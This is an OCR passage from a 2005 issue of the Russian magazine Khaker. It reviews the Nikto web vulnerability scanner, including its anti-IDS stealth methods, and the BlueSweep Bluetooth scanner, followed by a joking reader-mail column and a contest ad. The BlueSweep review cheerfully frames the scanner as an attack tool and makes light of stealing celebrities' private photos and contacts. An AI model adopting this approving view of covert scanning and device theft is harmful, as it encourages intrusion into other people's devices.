Пару слов о безопасности. Во время регистрации клиент генерирует пару RSA-ключей (один — публичный, другой — скрытый), которые применяются для авторизации на сервере. Собственно шифрование данных основывается на алгоритмах, применяемых в IPSEC и SSL, которые давно заслужили доверие. Важно заметить, что система находится в постоянном развитии и совершенствовании. Если бета-тестеры находят какой-либо баг, разработчики моментально исправляют его, а клиенты автоматически получают необходимые обновления.



Nikto 1.35

Кросс-платформенная
Freeware
Size: 189 Кб
www.cirt.net/code/nikto.shtml

Разработчики программы слукавили, обозвав этот сканер веб-уязвимостей обидным словом «никто». Это очень мощный инструмент, способный эффективно сканировать удаленные хосты и проводить сложные тесты безопасности. В базе программы имеется информация о более чем 3200 уязвимых веб-сценариев, а также 625 web-демонов. Инфа об уязвимостях оформляется в виде специальных плагинов, что позво-




ляет расширять базу программы без апдейта самого приложения. Скажу больше: Nikto поддерживает автоматические обновления, поэтому за новыми плагинами даже не придется вручную «залезать» в Сеть. Анти-IDS методы — это еще одна фенька Nikto. Опытные администраторы нередко устанавливают системы обнаружения вторжения и таким образом обламывают разного рода сканирования. В отличие от других сканеров, использующих Perl-библиотеку Libwhisker, в Nikto не определяется IDS-система. В ядре программы заложены различные stealth-методы, позволяющие замаскировать свою работу под обычные пользовательские запросы.
Если возможно, то Nikto самостоятельно определит директорию с CGI-скриптами и проверит ее на наличие бажных сценариев. Полноценная поддержка прокси (с возможностью авторизации), а также SSL-соединения при правильном подходе гарантируют твою безопасность. Складывается впечатление, что разработчики Nikto предусмотрели абсолютно все. Так, если веб-сайт требует авторизацию, Nikto легко сможет пройти ее (естественно, зная корректные имя пользователя и пароль). Если веб-сервер не найден на стандартном 80 порту, Nikto попробует найти его на любом другом. При этом для увеличения скорости работы поддерживается интеграция с nmap'ом. Все эти и еще два десятка функций действительно впечатляют. Единственный нюанс: для полноценной работы Nikto требуется свежая версия Perl'а, модули NET::SSLeay, LibWhisker, а также OpenSSL (в случае винды — модуль Net::SSL), если требуется поддержка SSL-соединений.

AirMagnet BlueSweep

Windows
Freeware
Size: 5.89 Мб
http://www.airmagnet.com/products/bluesweep.htm

Продолжаем тему атаки на Bluetooth-устройства. Сегодня я хочу представить тебе отличный Bluetooth-сканер AirMagnet BlueSweep. Нужен он для того, чтобы определить активность близлежащих беспроводных устройств, а также список доступных сервисов. Разработчики очень ответственно подошли к работе над этой программой. Сейчас существует огромное количество дыр в различных телефонах и КПК — многие из них мы совершенно напрасно обходим стороной. Уникальность AirMagnet BlueSweep заключается в том, что авторам удалось собрать огромную подборку информации по уязвимостям и реализовать ее в виде этой замечательной программы. Да-да, AirMagnet BlueSweep определяет производителя конкретного устройства и своими средствами осуществляет аудит безопасности.
Конечно, цель авторов — показать пользователям, насколько защищены их Bluetooth-устройства. Но кого это волнует? Западные блюджекеры давно приспособили этот инструмент для своих целей, подкрепляя отчеты об атаках приватными фотками и записными книжками голливудских знаменитостей







_units

ВРАЧ-ТЕРАПЕВТ
Вскрытие писем провел
Dr.Klouniz (magazine@real.xakep.ru)

From: Kinibaev Rusia [kinibaev@mail.ru]
Subj: Привет всем Хакерам журнала!!!
Пишу я вам из-за отчаянья. У меня вот какая проблема я не могу вылезти на ваш сайт и еще на несколько других сайтов мне всегда пишет: Bad Request (Invalid Hostname). Что Делать? Подскажите. Зарание спасибо.
Re: Привет, Россия! Выход один – прими раз в день лоратадин. Тьфу, не то. Я хотел сказать, что выход и действительно один – паниковать. Но если ты не хочешь тратить свои нервные клетки, плача около компьютера, вырывая на себе волосы и посыпая голову пеплом, разглядывая злополучную надпись Bad Request, то отдохни. Расслабься. Почувствуй себя на берегу теплого-теплого моря. Волна приятно накатывает, омывая твои ноги. Ты чувствуешь себя спокойно. Спокойно и тепло. Еще спокойнее. На небе светит солнышко. Теплое, но не жаркое. В прозрачной морской воде плещутся маленькие разноцветные рыбки. Мягкий песочек красиво рассеивает солнечный свет. Ты чувствуешь себя спокойно. Спокойно и тепло. Ты закрываешь глаза и дремлешь. Ты не замечаешь, как из моря поднимаются гигантские радиоактивные крабы и маленькие рогатые живоглоты. Они подползают все ближе и ближе, хватают тебя за ноги, впиваются гигантскими ядовитыми жвалами, ты кричишь и…просыпаешься. Перед тобой компьютер, а на его экране светится окошко браузера с сайтом Хакер.ру. Работающим. Это был всего лишь сон…

From: synethetics@gala.net
Subj: Креатифф
Привет редакция моего любимого журнала! Все вы просто супер!!! ВСЕ без
исключения. Журнал самый лучший! В этом сомненья нет! Мне очень нравится
рубрика креатифф, особенно рассказы от niro,
я тут поддался влечению...
и написал свой рассказ, пожалуста прочитайте
и скажете что думаете...
я не претендую что бы он был в креативе, просто прочтите и скажите свои мысли для
меня это очень важно!
Всем Пока! Вы лучшие!][akep i love you.
Re: Здорово, синтетический мужчина! Ты тоже просто супер. Просто супермен, прямо скажем! Причем супермен не потому, что тоже синтетический и тоже носишь трусы поверх штанов, а потому, что ты супергеройски невнимателен к таким мелочам, как авторы литературных произведений. Например, Ниро никогда не был падонком и не писал креативы. Он пишет Стори, причем в Спец. Креативы обычно пишет Майндворк, причем в Хакер. Ты пишешь в Хакер. Сейчас я постараюсь осилить твой креатив полностью, но пока ничего не обещаю, поскольку пролистал его по диагонали. Оформил ты его красиво :).

From: 121221 [niCKolaLAP@mail.ru]
Subj: ***PLEASE!!
Дорогая и всеми уважаемая редакция журнала Хакер, пишу я вам от нечего
делать, потому что какая-то с**а опять прикалывалась с лифтом(уроды:)).
Прошу я вас не забыть о моем дебильном письмишке, в котором я хочу
попросить вас передать привет нашему ДОРОГОМУ... лифтеру, ведь ему уже так мало осталось...
P.S. Не передадите придется вечно здесь сидеть!
Re: Привет, Николас! Может быть, тебя уже нет с нами, а твое тело уже истлело и похоронено в том далеком лифте на краю Галактики, но все же я постараюсь отчитаться по проделанной работе. Итак, мы прикупили у спамеров «базу лифтеров России» и отфорвардили им по сто раз. Ответ пришел только от главного лифчиковеда журнала «Хулиган». Он ничем не может тебе помочь, его специализация – женский пол.

From: Sir.Andre [sir.andre@mail.ru]
Subj: технология «Бесплатный Интернет»
Здорова хацкеры! Путешествуя по интернету я часто встречал предложения купить некую технологию «Бесплатного Интернета». Что это за технология такая, что она из себя представляет и существует ли она вообще?
Re: Да, существует и довольно давно. Когда мы были молодыми, деревья — большими, солнце — более жарким и всходило с другой стороны, в мире царствовали 286-е компьютеры. Вернее, они даже были роскошью. А вот Интернет местами был и довольно-таки дорогой. Тогда народ активно впаривал друг другу некий файл inetcrack.com. Его запускали, но он выдавал какую-то ошибку, все глючило, а большая часть данных на диске оказывалась уничтоженной. Это сильно удивляло пользователей и они, сжимая в потных ручках дискету с крэкером Интернета, бежали тестить его к друзьям. История повторялась. Шло время, а Технология Бесплатного Интернета все совершенствовалась. Теперь эта прога глючила меньше, данные на диске не портились, но вот после длительного процесса «крэка» программа-таки вылетала. То ли abnormal program termination, то ли seek error on drive c, то ли просто dll какой-то не хватало. Более того, по странному стечению обстоятельств у юзера, желающего сделать свой инет бесплатным, начинали образовываться большие счета за исходящий трафик, а со временем его вообще отрубали от провайдера за распространение то ли вирусов, то ли спама, то ли за участие в DDoS-атаках. Странно. В общем, что я хочу сказать? Несовершенная эта технология, ох несовершенная. Но прогресс не стоит на месте, так что смело покупай и тестируй эту постоянно развивающуюся технологию.

From: AssaultRifle & Scr1pt_ [xacker@gmail.ru]
Subj: ***хде ХУМ?!!!!!
Hi-ушки, хакеры! Пишут вам 2 единомышленника AssaultRifle и Scr1pt_
Писец как огорчаете!!! Мы, типа, подписались на "Хакер", дык вчера палучили журнал наш любимый — а там... ХУМОРА НЕТ! Эта ш [censored] какой-то — "Хакер" и без хумора! Эта фсе равно, как если бы пришла голая Памелла Андерсон и папрасила бы ее жОстко паиметь — а вы бы сказали нет! Мы в полном шоке па этому поводу — на 2 минуты даже в оффлайн свалили — а это ш [censored] какая трагедия!!! Зачем нам журнал, если в нем хумора нет?!! Мы думаем — ладна — пачитаем e-mail. Дык даже мессаги песец какие не тупые — неужели читатели Хакера так паумнели?
ЗЫ: ВЕРНИТЕ ДАНЮ ШАПОВАЛА!!
ЗЗЫ (from AssaultRifle): а за плакат с фрюшным чертом пасиба :) Правда мне Scr1pt_ обещал люлей накинуть за то, что у меня такой есть — а у него нет :P
--
НИБАЛЕЙТЕ,
Re: Привет, товарищи алкоголики-некрофилы, тунеядцы, хулиганы и друганы АссаултРайфл и Скрипт! Больше всего на свете я люблю читать вот такие, искренне проникнутые духом конопли, водки, пива «жигулевское московское», портвейна «Три Топора» и хлеба с майонезом, письма. Сразу видно, что люди пишут с душой. Так вот. Ну нет хумора, ну и что? Что вам мешает поржать над кодингом? Нетнет, я не предлагаю Вам расширять сознание дальше, чем это уже сделано. Просто он тоже полон смешных слов. Дамп, сегмент, смещение, отладчик…приколись, Бивис? Я сказал «отладчик»!



THE BEST LETTER

From: Кирилл Куртоф [kurtof@rambler.ru]
Subj: ЖАЛОБА

Покупая ваш журнал, я думал в нем куча голых баб и программа телепередач на неделю, а когда открыл, там какая то хрень про компьютеры! Не могли бы вы больше таких обложек не делать, с бабами и телевизорами! Какой-нибудь монитор там нарисуйте что ли... или программу ТВ побликуйте. И вообще, я его так, полистал, хрень полная !
Что-нибудь сломать то можно, прочитав ваш журнал? У меня получилось сломать, только тот диск, который был в комплекте
! А можно как-нибудь поменять журнал (правда без диска) на деньги, хотя бы в пол цены? А то у меня тут финансы поют романсы.

Re: Прости нас, если сможешь! Дело в том, дядя, что мы ударились в черный пиар. Сегодня мы охватываем аудиторию компьютерщиков, завтра – озабоченных любителей голых баб и телевизоров, послезавтра — скруббберщиков-насосчиков, через два дня — операторов машинного доения и высокого давления. Хотя стоп. Сегодня же волшебный праздник — Новый год, и добрый дедушка Лозовский должен исполнить твои желания. Будем считать, что ты хорошо вел себя в этом году. Вкушай, чадо! Специально для тебя — программа телепередач `74 и голая баба. Now. Наслаждайся.

19:50 Песня года
21:00 Голубой огонек
21:30 В мире животных
22:30 Ретрошлягер
23:40 Клуб путешественников



30000 РУБЛЕЙ САМЫМ ОТВАЖНЫМ

Бабло побеждает зло

ПЕРВЫЙ ПРИЗ — **30000** РУБЛЕЙ
ВТОРОЙ ПРИЗ — **17000** РУБЛЕЙ
ТРЕТИЙ ПРИЗ — **13000** РУБЛЕЙ

Все очень просто! Деньги может получить любой! Без обмана, уже с НДС и НСП, без налога на прибыль, с разрешением участвовать в игре всей семье, без ограничений по возрасту. Все что от тебя требуется — изобразить логотип Хакера на любой поверхности, от собственного лба до крыши Пентагона :).*****

Обязательно сделать фотку своего шедевра, и прислать ее нам в хорошем качестве (не менее 1024x768). Наши мега-дизайнеры влегкую пробьют фотомонтажи, т.ч. даже не парьтесь нас поиметь :). Акция начинается прямо сейчас, твори и фоткай. Свои фотки присылай на *30000@real.xakep.ru*.

**Ахтунг! Эти два варианта уже исполнены нами и в конкурсе не участвуют.*

ХАКЕР 12(**84**)05

Tajikistan